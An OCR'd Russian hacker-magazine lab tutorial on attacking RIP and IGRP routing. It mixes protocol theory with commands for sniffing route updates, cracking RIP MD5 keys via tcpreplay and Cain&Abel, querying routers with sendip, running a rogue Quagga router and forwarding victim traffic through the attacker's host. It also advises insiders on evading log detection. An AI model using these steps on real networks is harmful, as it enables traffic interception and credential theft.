
лабораторная работа

АТАКА НА RIP И IGRP

ОДНИМ ИЗ КЛЮЧЕВЫХ МОМЕНТОВ ВЗЛОМА СЕТЕЙ, ОСОБЕННО ЛОКАЛЬНЫХ, ЯВЛЯЕТСЯ ПЕРЕХВАТ ТРАФИКА, ИСПОЛЬЗУЮЩИЙ УЯЗВИМОСТИ В ДИНАМИЧЕСКИХ ПРОТОКОЛАХ МАРШРУТИЗАЦИИ. ПОПЫТАЕМСЯ РАЗОБРАТЬСЯ, КАК ЭТО ПРОИСХОДИТ В СЕТЯХ, ТАКИХ КАК RIP И IGRP, В КОТОРЫХ ИСПОЛЬЗУЕТСЯ АЛГОРИТМ МАРШРУТИЗАЦИИ ПО ВЕКТОРУ РАССТОЯНИЯ |КОНСТАНТИН ГАВРИЛЕНКО (KOS@ARHONT.COM)



исходные данные

Прежде чем переходить к теме взлома, рассмотрим несколько ситуаций, в которых атакующий может применить данные методы.

цели

➔ **ситуация 1** — естественно, взлом одного из пограничных маршрутизаторов сети через интернет. Инструментарий для продвижения взлома, который находится в руках у нападающего, достаточно ограничен, в первую очередь его ограничивают возможности самой системы, будь то маршрутизатор на Linux/BSD или Cisco. Первый вариант — самый выгодный для атакующего, так как позволяет задействовать во взломе множество утилит и сделать скомпрометированную машину бастионом для атаки. Во втором случае хакер ограничен набором команд IOS и должен искать альтернативные пути, в основном через открытие каналов доступа во внутреннюю сеть с машины атакующего или внешнее туннелирование трафика через GRE-туннели.

➔ **ситуация 2** — используется локальное подключение в коммутатор. К примеру, «обиженный» сотрудник компании, мучимый личными интересами, вынашивает в себе мысль о взломе локальной сети, имеет для этого достаточно опыта и в конце концов решается. Около 70% всех взломов совершаются изнутри компаний, то есть ситуация с обиженным тружеником — совсем не исключение из правила. Если еще вспомнить о развитии беспроводной связи, то возможен и такой взлом: атакующий взламывает локалку или подсоединяется к ней через беспроводной шлюз, неправильно сконфигурированный кем-то, или устанавливает собственную точку доступа, подключенную к локальной сети.

метод исследования


Наступил момент, когда в рутовом подчинении оказалась машина с ОС Linux, подсоединенная к ЛВС. И что делать? Не стоит мчаться напролом, не нужно опускаться до банального параллельного подбора администраторского логина на центральном сервере. Количество записей на лог-сервере кого-нибудь смутит, и, скорее всего, тебя быстро вычислят и «закроют». Если не заточат в места не столь отдаленные, то, как минимум, прогонят со взломанной машины.

Как правило, системные администраторы бдят защищенность локальной сети гораздо меньше, чем защищенность машин, непосредственно контактирующих с интернетом. Такие админы немного облегчают твою задачу: более-менее легко (в зависимости от топологии сети, типа используемого оборудования и количества хостов) ты сможешь обнаружить информацию, которая обитает в сети и пригодится в добывании доступа к другим машинам, к пользовательским аккаунтам и к интересным тебе данным.

теория

➔ **RIP** — самый старый протокол маршрутизации. До сих пор используется часто, в основном благодаря тому, что понимать и конфигурировать его легко. На данный момент самая распространенная версия протокола — вторая. Среди всех ее нововведений и прелестей — поддержка аутентификации других маршрутизаторов, участвующих в домене маршрутизации, масок подсети произвольной длины. Также радует, что во второй версии учитывается заданная полоса пропускания для установления метрики пути. Среди недостатков отмечу высокое время конвергенции, проблему масштабирования и ограничение длины маршрута 15-ю узлами. Для обмена данными используется многоадресная рассылка по адресу 224.0.0.9.

➔ **IGRP** — протокол маршрутизации, разработанный и запатентованный Cisco. До появления его модифицированной версии (EIGRP) считался лучшим протоколом, в котором используется алгоритм по вектору расстояния. Из недостатков отмечу невозможность аутентификации, отсутствие поддержки масок произвольной длинны и пересылку всей таблицы маршрутизации. Из преимуществ —



быстрое время конвергенции, составную метрику маршрута, которая использует факторы загруженности канала, латентность, и проч. Рассылка происходит путем отсылки пакетов обновлений на широковещательный адрес 255.255.255.255. IGRP-протоколу присвоен порядковый номер 9.

➔ **классификация типов атак на протоколы маршрутизации.** Атаки на протоколы маршрутизации можно разделить на три вида:

1 ИСПОЛЬЗУЕТСЯ ВЗЛОМАННЫЙ МАРШРУТИЗАТОР (САМЫЙ БЫСТРЫЙ И ЛЕГКИЙ ПУТЬ ИЗМЕНЕНИЯ МАРШРУТОВ). АТАКУЮЩИЙ ПОЛУЧАЕТ ПОЛНЫЙ ИЛИ ЧАСТИЧНЫЙ ДОСТУП К МАРШРУТИЗАТОРУ.

2 ИСПОЛЬЗУЕТСЯ ПИРАТСКИЙ МАРШРУТИЗАТОР. ТИПИЧНЫЙ ПРИМЕР: УСТАНАВЛИВАЮТ ОДИН ИЗ ПАКЕТОВ МАРШРУТИЗАЦИИ, ПОДКЛЮЧАЮТСЯ К ДОМЕНУ МАРШРУТИЗАЦИИ И ОПОВЕЩАЮТ СОСЕДЕЙ О НОВЫХ МАРШРУТАХ.

3 ИСПОЛЬЗУЕТСЯ ЗАМАСКИРОВАННЫЙ МАРШРУТИЗАТОР, ЧТО, КАК ПРАВИЛО, НУЖНО ЧТОБЫ ПОДМЕНИТЬ АДРЕС ПОСЫЛАЮЩЕГО НА ЛЕГИТИМНЫЙ, ТО ЕСТЬ ЧТОБЫ ОБОЙТИ ЛИСТЫ КОНТРОЛЯ, УСТАНОВЛЕННЫЕ СИСТЕМНЫМ АДМИНИСТРАТОРОМ НА КОНКРЕТНОМ МАРШРУТИЗАТОРЕ.

Какой бы вид атаки ни был выбран, цель злоумышленника всегда одна и та же — изменить таблицы маршрутизации по своему усмотрению, ради чего идет по одному из четырех путей (по какому именно, подскажет ситуация):

- ИЗМЕНИТЬ МЕТРИКУ МАРШРУТА НА МЕНЬШЕЕ ЗНАЧЕНИЕ. ПРИ ВЫБОРЕ МАРШРУТА ПРЕДПОЧТЕНИЕ ОТДАЕТСЯ МАРШРУТУ С МЕНЬШЕЙ МЕТРИКОЙ.
- ИЗМЕНИТЬ ОПОВЕЩАЕМУЮ МАСКУ МАРШРУТА НА БОЛЕЕ СПЕЦИФИЧНУЮ. НАПРИМЕР, МАСКА 255.255.255.255 БУДЕТ ПРЕДПОЧТЕНА МАСКЕ 255.255.255.128, КОТОРАЯ, В СВОЮ ОЧЕРЕДЬ, БУДЕТ ПРЕДПОЧТЕНА МАСКЕ 255.255.255.0.
- ИЗМЕНИТЬ ПОЛИТИКУ МАРШРУТИЗАЦИИ, ПЕРЕРАСПРЕДЕЛИТЬ МАРШРУТЫ ИЛИ АДМИНИСТРАТИВНУЮ ДИСТАНЦИЮ (НА ПРАКТИКЕ ТАКОЕ ТВОРЯТ РЕДКО, ТАК КАК ТРЕБУЕТСЯ ВОЗМОЖНОСТЬ ИЗМЕНЯТЬ КОНФИГУРАЦИЮ МАРШРУТИЗАТОРА, ЧТО СЛОЖНО).
- АТАКОВАТЬ ОТКАЗ В ОБСЛУЖИВАНИИ, ЧТОБЫ УДАЛИТЬ ОПОВЕЩЕНИЕ О МАРШРУТЕ, ЗАТЕМ ОПОВЕСТИТЬ ДОМЕН О ПРОХОЖДЕНИИ МАРШРУТА ЧЕРЕЗ СОБСТВЕННЫЙ МАРШРУТИЗАТОР.

инструменты

Обычно под рукой администратора сети и атакующего лежит tcpdump — их лучший инструмент. Возможно, более продвинутые люди позовут на помощь себе tethereal — часть пакета ethereal, которая умеет отображать более детальную информацию из пакета. Однако наши нужды достаточно скромны, поэтому вполне обойдемся и tcpdump'ом.

Для посылки произвольных запросов можно использовать специальную утилиту rprobe (**www.packetstormsecurity.org/groups/horizon/rprobe.c**) или генератор произвольных пакетов типа sendip (**www.earth.li/projectpurple/progs/sendip.html**).

Выбирай инструмент по желанию, конкретной ситуации и в зависимости от времени, которое потратишь на компиляцию, или компилируемости утилиты на конкретной системе. Мы будем использовать sendip. Неопытный хакер, не знакомый с «внутренностями» TCP/IP, поначалу будет ошеломлен возможным количеством ее опций. Ничего. Почитай детали в документации — и все встанет на свои места, к тому же большинство значений можно оставлять по умолчанию.

Одно из самых популярных средств для взлома пароля аутентификации MD5 в RIP-пакетах — это Cain&Abel (C&A). Однако для взлома нужен не только хэш, но и остальные данные, находящиеся в пакете, что, соответственно, создает главную проблему атакующего. Однако вновь не отчаиваемся, так как решение элементарно: запи-

сываешь нужный пакет в pcap-формат, переносишь его в локальную сеть и затем проигрываешь утилитой tcpreplay (**http://tcpreplay.sourceforge.net**).

сохранение RIP-пакета

```
arhontus / # tcpdump -n -i eth0 host
192.168.66.35 and port 520 -s 0 -w
/tmp/ripauth.pcap
```

проигрываем RIP-пакет на локальной машине, чтобы его поймал C&A

```
arhontus / # tcpreplay -i eth0
/tmp/ripauth.pcap
```

Чтобы C&A работал правильно, интерфейс должен находиться в режиме прослушивания. После нахождения RIP-пакета он переносится в окно взлома и начинается атака путем перебора или по словарю. Правила стандартного перебора работают, но действительно длинные и сложные пароли ты не раскусишь, если только не будешь иметь дело с подконтрольным суперкомпьютером или сетью для распределенных вычислений.

подготовка экспериментальной установки

➔ **энумерация RIP.** Не забудь добавить опцию «-v» для детального отображения содержимого пакета и опцию «-s 0» — для интерпретации именно всех данных, содержащихся в пакете, а не только в первых 68-ми байтах (листинг 1).

Как показал листинг, на атакуемой сети активно вещают два маршрутизатора: 192.168.69.100 и 192.168.69.36. Притом хост 192.168.69.36 уведомляет, что он может передавать пакеты в две подсети класса C (192.168.30.0/24 и 192.168.7.0/24). Хост 192.168.69.100 сказал, что: 1) через него проходит стандартный маршрут 0.0.0.0/0; 2) он может передавать пакеты в некоторые сети (192.168.0.1/32, 192.168.1.0/24, 192.168.10.0/24 и 192.168.11.0/24); 3) пакеты, адресованные в сеть 192.168.15.0/24, должны адресоваться через маршрутизатор 192.168.69.110. Маршрут в сеть 192.168.15.0/24 идет через другой хост, это означает одно из двух: 1) маршрут прописан статически; 2) маршрутизатор 192.168.69.110 вручную настроен на оповещение только одного соседа.

Стандартное оповещение соседей происходит каждые 30 секунд, хотя временной интервал оповещения может зависеть от установок каждого индивидуального маршрутизатора. Некоторые маршрутизаторы могут находиться в так называемом «пассивном режиме» (устанавливается командой «passive-interface <имя интерфейса>» на определенный интерфейс). В таком случае маршрутизатор на данном интерфейсе будет принимать оповещения от соседей и менять свою таблицу маршрутизации, но не будет оповещать о своих или о выученных маршрутах.

ЛИСТИНГИ

Листинг 1

```
arhontus / # tcpdump -n -i eth0 host 224.0.0.9 -v -s 0
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
20:58:50.840710 IP (tos 0xc0, ttl 1, id 0, offset 0, flags [none], proto: UDP
(17), length: 72) 192.168.69.36.520 > 224.0.0.9.520:
 RIPv2, Response, length: 44, routes: 2
   AFI: IPv4: 192.168.30.0/24, tag 0x0000, metric: 1, next-hop: self
   AFI: IPv4: 192.168.7.0/24, tag 0x0000, metric: 1, next-hop: self
20:58:53.291412 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto: UDP
(17), length: 232) 192.168.69.100.520 > 224.0.0.9.520:
 RIPv2, Response, length: 204, routes: 10
   AFI: IPv4: 0.0.0.0/0 , tag 0x0000, metric: 1, next-hop: self
   AFI: IPv4: 192.168.0.1/32, tag 0x0000, metric: 1, next-hop: self
   AFI: IPv4: 192.168.1.0/24, tag 0x0000, metric: 1, next-hop: self
   AFI: IPv4: 192.168.10.0/24, tag 0x0000, metric: 1, next-hop: self
   AFI: IPv4: 192.168.11.0/24, tag 0x0000, metric: 1, next-hop: self
   AFI: IPv4: 192.168.15.0/24, tag 0x0000, metric: 1, next-hop: 192.168.69.110
```

Листинг 2

```
arhontus irpas # ./ass -v -i eth0
ASS [Autonomous System Scanner] $Revision: 1.24 $
 (c) 2k++ FX <fx@phenoelit.de>
 Phenoelit (www.phenoelit.de)
 IRPAS build XXXIX
passive listen ... (hit Ctrl-C to finish)

>>>Results>>>
Router 192.168.69.100 (RIPv2)
 RIP2 [ n/a ] 0.0.0.0 /0.0.0.0, next: 0.0.0.0
   (tag 0, mtr 1)
 RIP2 [ n/a ] 192.168.0.1 /255.255.255.255, next: 0.0.0.0
   (tag 0, mtr 1)
 RIP2 [ n/a ] 192.168.1.0 /255.255.255.0, next: 0.0.0.0
   (tag 0, mtr 1)
 RIP2 [ n/a ] 192.168.10.0 /255.255.255.0, next: 0.0.0.0
   (tag 0, mtr 1)
 RIP2 [ n/a ] 192.168.11.0 /255.255.255.0, next: 0.0.0.0
   (tag 0, mtr 1)
 RIP2 [ n/a ] 192.168.15.0 /255.255.255.0, next: 192.168.69.110
   (tag 0, mtr 1)
Router 192.168.69.36 (RIPv2)
 RIP2 [ n/a ] 192.168.30.0 /255.255.255.0, next: 0.0.0.0
   (tag 0, mtr 1)
 RIP2 [ n/a ] 192.168.7.0 /255.255.255.0, next: 0.0.0.0
   (tag 0, mtr 1)
*** glibc detected *** double free or corruption (!prev): 0x0805c218 ***
Aborted
```


Для энумерации сети, особенно если в ней присутствует множество активных маршрутизаторов, удобнее использовать программу ass из irpas — сборника утилит, разработанных FX из команды Phenoelit. После запуска утилита переходит в пассивный режим сканирования, так что, когда истечет заданное (атакующим) время, он прервет программу командой <Ctrl>+<C> и проанализирует результат (листинг 1).

Как продемонстрировал листинг 2, ass выдает те же результаты, что и tcpdump. Единственное отличие — это визуальное отображение информации и то, что ass дополнительно определил, что используется RIP второй версии без аутентификации. Впрочем, возможности утилиты гораздо шире: поддерживается анализ и других протоколов маршрутизации, таких как IRDP, IGRP и EIGRP. Когда время оповещения изменено вручную до какого-то очень специфичного и большого значения или когда не хочется ждать стандартного пакета оповещения, можно послать специально сконструированный запрос на адрес многовещательной рассылки (224.0.0.9). Маршрутизаторы в ответ отошлют свою таблицу маршрутов.


Ответ маршрутизатора

```
Routing Information Protocol
 Command: Request (1)
 Version: RIPv2 (2)
 Routing Domain: 0
 Address not specified, Metric: 16
   Address Family: Unspecified (0)
   Route Tag: 0
   Netmask: 0.0.0.0 (0.0.0.0)
   Next Hop: 0.0.0.0 (0.0.0.0)
   Metric: 16
```

Часто оповещения от маршрутизаторов не доходят до простых пользователей, особенно если грамот-



Cain&Abel



Cain&Abel

ный системный администратор установил фильтрацию рассылки многоадресных адресов на портах коммутатора. После посылки запроса ответ с таблицей маршрутизации приходит на адрес посылающего. Благодаря RIP-запросам ты обходишь это ограничение и получаешь информацию, содержащуюся в обновлениях. Сначала придется работать вслепую, но на то, чтобы послать запрос на конкретный адрес каждой машины в ЛВС, не требуется много времени.

➔ **аутентификация RIP.** Когда вышла вторая версия протокола RIP, жизнь системных администраторов облегчилась ее новой дополнительной возможностью — функцией аутентификации маршрутизатора, посылающего обновления. Вернее, даже не самого маршрутизатора, а пакета обновления. На данный момент существует два воплощения аутентификации: «незашифрованный текст» и «MD5». В случае с незашифрованным текстом ключ находится в одном из полей RIP-пакета, и атакующий без труда идентифицирует этот ключ, проанализировав перехваченный пакет программой tcpdump или tethereal.

ложное представление о защищенности системы маршрутизации

```
Routing Information Protocol
 Command: Response (2)
 Version: RIPv2 (2)
 Routing Domain: 0
 Authentication: Simple Password
  Authentication type: Simple Password (2)
  Password: 123456
 IP Address: 192.168.30.0, Metric: 1
  Address Family: IP (2)
  Route Tag: 0
  IP Address: 192.168.30.0 (192.168.30.0)
  Netmask: 255.255.255.0 (255.255.255.0)
  Next Hop: 0.0.0.0 (0.0.0.0)
  Metric: 1
```

С аутентификацией пакета по алгоритму MD5 сложнее — сам ключ не передается в чистом виде. Вместо этого заносятся аутентификационные данные пакета, составленные при помощи MD5-алгоритма (подробнее в RFC-1321 и RFC-2082).

заголовок RIP-пакета теперь такой

```
Routing Information Protocol
 Command: Response (2)
 Version: RIPv2 (2)
 Routing Domain: 0
 Authentication: Keyed Message Digest
  Authentication type: Keyed Message Digest (3)
  Digest Offset: 44
  Key ID: 1
  Auth Data Len: 20
  Seq num: 68
  Zero Padding
  Authentication Data Trailer
   Authentication Data: 08 10 7d 4c f7 46 c3 79 61 84 d3 21 d8 2c b0 e3
IP Address: 192.168.30.0, Metric: 1
 Address Family: IP (2)
 Route Tag: 0
 IP Address: 192.168.30.0 (192.168.30.0)
 Netmask: 255.255.255.0 (255.255.255.0)
 Next Hop: 0.0.0.0 (0.0.0.0)
 Metric: 1
```

Несмотря на присутствие аутентификации, атакующий может получить данные о состоянии маршрутов, проанализировав перехваченные данные. Но он никак не сможет посылать специальные запросы, чтобы получить таблицы маршрутизации, так как маршрутизатор просто проигнорирует неправильно аутентифицированный запрос. На сегодня посылать специальные RIP-пакеты, несущие аутентификацию, умеет только одна утилита — sendip. Правда, она работает криво и коверкает содержимое.

Есть вариант посылать такие пакеты установкой пакета маршрутизации Quagga, используя программу модификации пакетов в pcap-формате NetDude или hexeditor. Независимо от того, какой утилитой ты будешь пользоваться для создания произвольных пакетов, нужно получить значение ключа, чтобы пакет был принят маршрутизатором.

➔ **установка маршрутизатора на Linux.** Прежде чем перейти к практической части, посмотрим пример установки и конфигурации пакета маршрутизации с открытым кодом Quagga (**www.quagga.net**).

опции sendip, относящиеся к генерации RIP-пакетов

```
arhontus / # sendip -p rip
<SNIP>
Modules available at compile time:
 ipv4 ipv6 icmp tcp udp bgp rip ntp

Arguments for module rip:
 -rv x RIP version
  Default: 2
 -rc x RIP command (1=request, 2=response, 3=traceon (obsolete), 4=traceoff (obsolete), 5=poll (undocumented),
6=poll entry (undocumented)
  Default: 1
 -re x Add a RIP entry. Format is: Address family:route tag:address:subnet mask:next hop:metric
  Default: 2:0:0.0.0.0:255.255.255.0:0.0.0.0:16, any option my be left out to use the default
 -ra x RIP authenticat packet, argument is the password; do not use any other RIP options on this RIP header
 -rd RIP default request — get router's entire routing table; do not use any other RIP options on this RIP header
```

генерация пакета запроса и перехват ответа (оба маршрутизатора переслали свою таблицу маршрутизации)

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -rv 2 -rc 1 -re 0:0:0:0:0:16 224.0.0.9
arhontus / # tcpdump -n -i eth0 port 520 and host 192.168.69.102 -s 0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
00:27:35.936128 IP 192.168.69.102.520 > 224.0.0.9.520: RIPv2, Request, length: 24
00:27:35.936512 IP 192.168.69.100.520 > 192.168.66.102.520: RIPv2, Response, length: 204
00:27:35.942534 IP 192.168.66.36.520 > 192.168.66.102.520: RIPv2, Response, length: 44
```

Практически любой современный дистрибутив Linux поддерживает Quagga, проще всего установить ее из системы управления пакетами дистрибутива, но можешь собрать и вручную — Quagga (судя по моему опыту) собирается из исходников без особых проблем на различных системах, в том числе на Solaris и BSD.

для сборки пакета используй стандартную практику

```
arhontus quagga # ./configure && make
&& make install
```

После установки необходимые начальные файлы конфигурации обычно находятся в /etc/quagga/. Если понадобится, создай новые или измени конфигурационные файлы примеров и запускай необходимые демоны. После запуска telnet позволит зайти на интерфейс управления демоном маршрутизации (RIP-демон слушает на порту 2602), который практически точно повторит интерфейс конфигурации Cisco IOS.

пример конфигурации демона RIP

```
hostname rogue.ripd
password 8 jhNan2ucC95.g
enable password 8 Ca/yaFGI.I2h
log file /var/log/quagga/ripd.log
service advanced-vty
service password-encryption
!
key chain dmz_auth
 key 1
  key-string 123456
!
interface eth0
 description DMZ_network
 ip rip authentication mode md5
 ip rip authentication key-chain dmz_auth
!
router rip
 version 2
 redistribute connected
 redistribute static
 network 192.168.69.0/24
!
line vty
 exec-timeout 30 0
!
```

Одна из команд, которая отсутствует в IOS, но будет очень полезна для ввода маршрутов через Quagga, — как ни странно, route xxx.xxx.xxx.xxx/yy, которая позволяет включать его в пакет обновления RIP не создавая маршрут в Kernel.

➔ **введение зловредных маршрутов в RIP.** Основная цель злоумышленника — не просто перевести трафик в так называемую «черную дыру» и прервать сообщение между сетям, а в первую очередь перевести трафик через свою машину, чтобы извлечь «полезную» информацию. Соответственно, необходима подготовка для беспрепятственной маршрутизации через свой хост, для чего включается поддержка маршрутизации в Kernel (она выполняется через /proc-интерфейс).

включение поддержки маршрутизации

```
arhontus / # echo 1 >
/proc/sys/net/ipv4/ip_forward
```

удостоверяемся, что маршрутизация также разрешена в iptables

```
arhontus / # iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target prot opt source destination
```

Можно разрешить маршрутизацию только с определенной сети и прописать политику по умолчанию на DROP, что позволит отбросить весь ненужный трафик и ограничить загруженность канала. Могут сложиться такие ситуации, когда ты находишься в той же подсети, что и легитимный маршрутизатор, через который осуществляется передача трафика. Если перевести поток данных через пиратский маршрутизатор (вводишь зловредный маршрут, чтобы потом передать его легитимному маршрутизатору), обратный трафик будет отдаваться с легитимного маршрутизатора согласно его таблице маршрутизации, минуя тебя. Что делать? Один из спасительных вариантов — ввести два зловредных маршрута для каждого из легитимных маршрутизаторов, где твой хост выступает в качестве следующего узла для каждой из подсетей. Второй вариант спасения от проблемы — трансляция сетевых адресов и подмена адреса оригинатора на твой, опять же при помощи команды iptables.

подмена адреса оригинатора

```
arhontus / # iptables -t nat -A
POSTROUITING-o eth0 -s $victim_IP-j
SNAT -to-source $your_IP
```

теория


АДМИНИСТРАТИВНАЯ ДИСТАНЦИЯ. ПРАКТИЧЕСКИ В ЛЮБЫХ IP-СЕТЯХ ТЫ ВСТРЕТИШЬ КАК МИНИМУМ ДВА ТИПА МАРШРУТОВ: ПОДСОЕДИНЕННЫЕ И СТАТИЧЕСКИЕ. В БОЛЕЕ КРУПНЫХ СЕТЯХ, ГДЕ ИСПОЛЬЗУЮТСЯ ПРОТОКОЛЫ МАРШРУТИЗАЦИИ, ПОЯВЛЯЮТСЯ ДИНАМИЧЕСКИЕ МАРШРУТЫ, ПРИЧЕМ ИЗ РАЗНЫХ ПРОТОКОЛОВ МАРШРУТИЗАЦИИ. КАКОЙ МАРШРУТ ЯВЛЯЕТСЯ БОЛЕЕ ДОВЕРИТЕЛЬНЫМ, А СООТВЕТСТВЕННО, ПРЕДПОЧТИТЕЛЬНЫМ ПРИ ПРИНЯТИИ РЕШЕНИЯ О МАРШРУТИЗАЦИИ? ЗДЕСЬ И ПОНАДОБИТСЯ ЗНАЧЕНИЕ АДМИНИСТРАТИВНОЙ ДИСТАНЦИИ, ЗАВИСЯЩЕЕ ОТ ТОГО, КАК МАРШРУТИЗАТОР ВЫУЧИЛ МАРШРУТ.

Основные сведения о стандартных значениях административной дистанции

источник информации о маршруте	административная дистанция
подсоединенный	0
статичный	1
внешний BGP	20
внутренний EIGRP	90
IGRP	100
OSPF	110
IS-IS	115
RIP	120
внешний EIGRP	170
внутренний BGP	200
неизвестный	255

